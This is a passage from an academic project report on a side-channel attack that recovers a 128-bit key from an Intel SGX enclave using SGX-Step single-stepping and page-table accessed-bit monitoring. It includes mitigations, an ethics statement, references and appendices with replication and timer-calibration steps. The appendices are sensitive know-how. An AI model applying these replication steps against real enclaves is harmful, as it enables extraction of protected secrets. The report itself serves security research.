AEX-Notify [3]. Intel's AEX-Notify extension delivers an interrupt notification on each AEX, allowing enclave software to count consecutive interrupts and abort if the rate is abnormally high. This is the most effective current hardware mitigation.

Constant-time programming. If the enclave's secret-dependent computation produces identical page access patterns for all key values (e.g. always calling both functions), the A-bit channel is eliminated. Most production cryptographic libraries already enforce access-pattern obliviousness for cache-timing resistance.

7.4. Ethical Considerations

This project was conducted purely for academic research under course supervision. All experiments were performed on hardware owned by the project team. The enclave key is randomly generated within the attack process itself and carries no real-world sensitivity. No real production systems, users, or sensitive data were involved.

8. Conclusion

This project demonstrates a complete, end-to-end microarchitectural side-channel attack that recovers a 128-bit secret key from a production Intel SGX enclave. Using two OS-level primitives — APIC timer single-stepping and PTE accessed-bit monitoring — both accessible entirely from user space via the SGX-Step framework, we achieve approximately 96% average bit-recovery accuracy over 100 independent evaluations.

The key technical contributions are: (i) a carefully engineered victim enclave with page-aligned functions and large NOP-sled padding that makes A-bit observations unambiguous; (ii) a finite-state-machine AEP callback that decodes one bit per enclave loop iteration from A-bit sequences; and (iii) a systematic evaluation methodology that accounts for the asynchronous nature of APIC interrupts between runs.

The results confirm that SGX's hardware isolation guarantees do not extend to microarchitectural side channels exploitable through an untrusted OS. Page-table metadata and interrupt delivery are deliberately left under OS control, and that control is sufficient for precise instruction-level execution monitoring. Practical defence requires either constant-time, access-pattern-oblivious enclave code or hardware features — such as AEX-Notify — that make enclaves aware of interrupt-based attacks. Our code is available at https://github.com/Satwik-Raj/sgx-step

References

[1] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A practical attack framework for precise enclave execution control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution (SysTEX)*, pages 4:1–4:6. ACM, October 2017. https://github.com/jovanbulck/sgx-step

[2] Zhiyuan Zhang, Mingtian Tao, Sioli O'Connell, Chitchanok Chuengsatiansup, Daniel Genkin, and Yuval Yarom. BunnyHop: Exploiting the instruction prefetcher. In *32nd USENIX Security Symposium*, pages 7315–7332, 2023. https://www.usenix.org/conference/usenixsecurity23/presentation/zhang-zhiyuan-bunnyhop

[3] Jo Van Bulck, Jason Zhijingcheng Yu, Frank Piessens, Prateek Saxena, and Zhiyang Fang. AEX-Notify: Thwarting precise single-stepping attacks through interrupt awareness for Intel SGX enclaves. In *32nd USENIX Security Symposium*, 2023.

[4] Intel Corporation. Intel 64 and IA-32 Architectures Software Developer's Manual. Reference no. 325462-062US, 2017. https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html

[5] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE Symposium on Security and Privacy (S&P)*, pages 640–656. IEEE, 2015.

[6] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *26th USENIX Security Symposium*, 2017.

[7] Daniel Moghimi, Jo Van Bulck, Nadia Heninger, Frank Piessens, and Berk Sunar. CopyCat: Controlled instruction-level attacks on enclaves. In *29th USENIX Security Symposium*, 2020.

[8] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying microarchitectural timing leaks in rudimentary CPU interrupt logic. In *ACM CCS*, 2018.

A. System Configuration Checklist

Table 4: Required configuration checklist for successful replication.

Item	Required State	Verification Command
SGX in BIOS	Enabled	`grep sgx /proc/cpuinfo`
SGX enclave driver	Loaded	`ls /dev/sgx_enclave`
AESM service	Running	`service aesmd status`
`pti`	Off	`cat /proc/cmdline`
`isolcpus`	1 (or your core)	`cat /sys/devices/system/cpu/isolated`
TurboBoost	Disabled	`cat .../cpufreq/scaling_governor`
`abit_probe` driver	Loaded	`ls /dev/abit_probe`
SGX SDK env	Sourced	`which sgx_edger8r`
`TIMER_INTERVAL`	CPU-specific calibrated value	Use `app/bench`

B. APIC Timer Interval Calibration

`SGX_STEP_TIMER_INTERVAL` in `libsgxstep/config.h` must be tuned for each CPU and microcode version. The procedure is:

1. Build the benchmark: `cd libsgxstep/app/bench && NUM=100 make parse`
2. Observe the single-step / zero-step / multi-step ratio.
3. *Increase* the interval if zero-steps exceed 5%.
4. *Decrease* the interval if any multi-steps appear.
5. Repeat until the single-step ratio is $\geq 97\%$ with zero multi-steps.

C. Key Symbol Reference

Table 5: Key symbols, their source files, and roles.

Symbol	**File**	**Role**
`all_function`	`encl.c`	Always-executed page
`secret_function`	`encl.c`	Conditionally executed (bit=1 only)
`ecall_process_bits`	`encl.c`	Entry ECall; processes 128-bit key
`aep_cb_func`	`main.c`	AEP callback; FSM; APIC rearm
`pte_all`	`main.c`	User-space PTE map for `all_function`
`pte_secret`	`main.c`	User-space PTE map for `secret_function`
`q_all`, `q_sec`	`main.c`	ioctl query structs
`recovered[]`	`main.c`	Output array of decoded bits
`rec_idx`	`main.c`	Count of bits recovered so far
`irq_cnt`	`main.c`	Total IRQ count (includes zero-steps)
`temp`	`main.c`	Current FSM state (0–3)
`IOCTL_CHECK`	`abit_probe.h`	Read PTE A-bit (kernel driver)
`IOCTL_CLEAR`	`abit_probe.h`	Clear PTE A-bit (kernel driver)